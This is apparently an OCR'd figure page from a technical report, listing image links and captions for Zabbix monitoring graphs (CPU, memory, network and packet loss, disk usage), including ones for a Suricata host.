
Disk usage




CPU UTILIZATION




Memory Utilization







Network Utilization and Packet loss




Disk usage	




100

CPU UTILIZATION	
Memory Utilization	


Network Utilization and Packet loss	
Disk usage	

2. Zabbix outputs for suricata


0.4
CPU UTILIZATION 

Memory Utilization	
Network Utilization and Packet loss	
Disk usage	


CPU UTILIZATION





Memory Utilization






Network Utilization and Packet loss



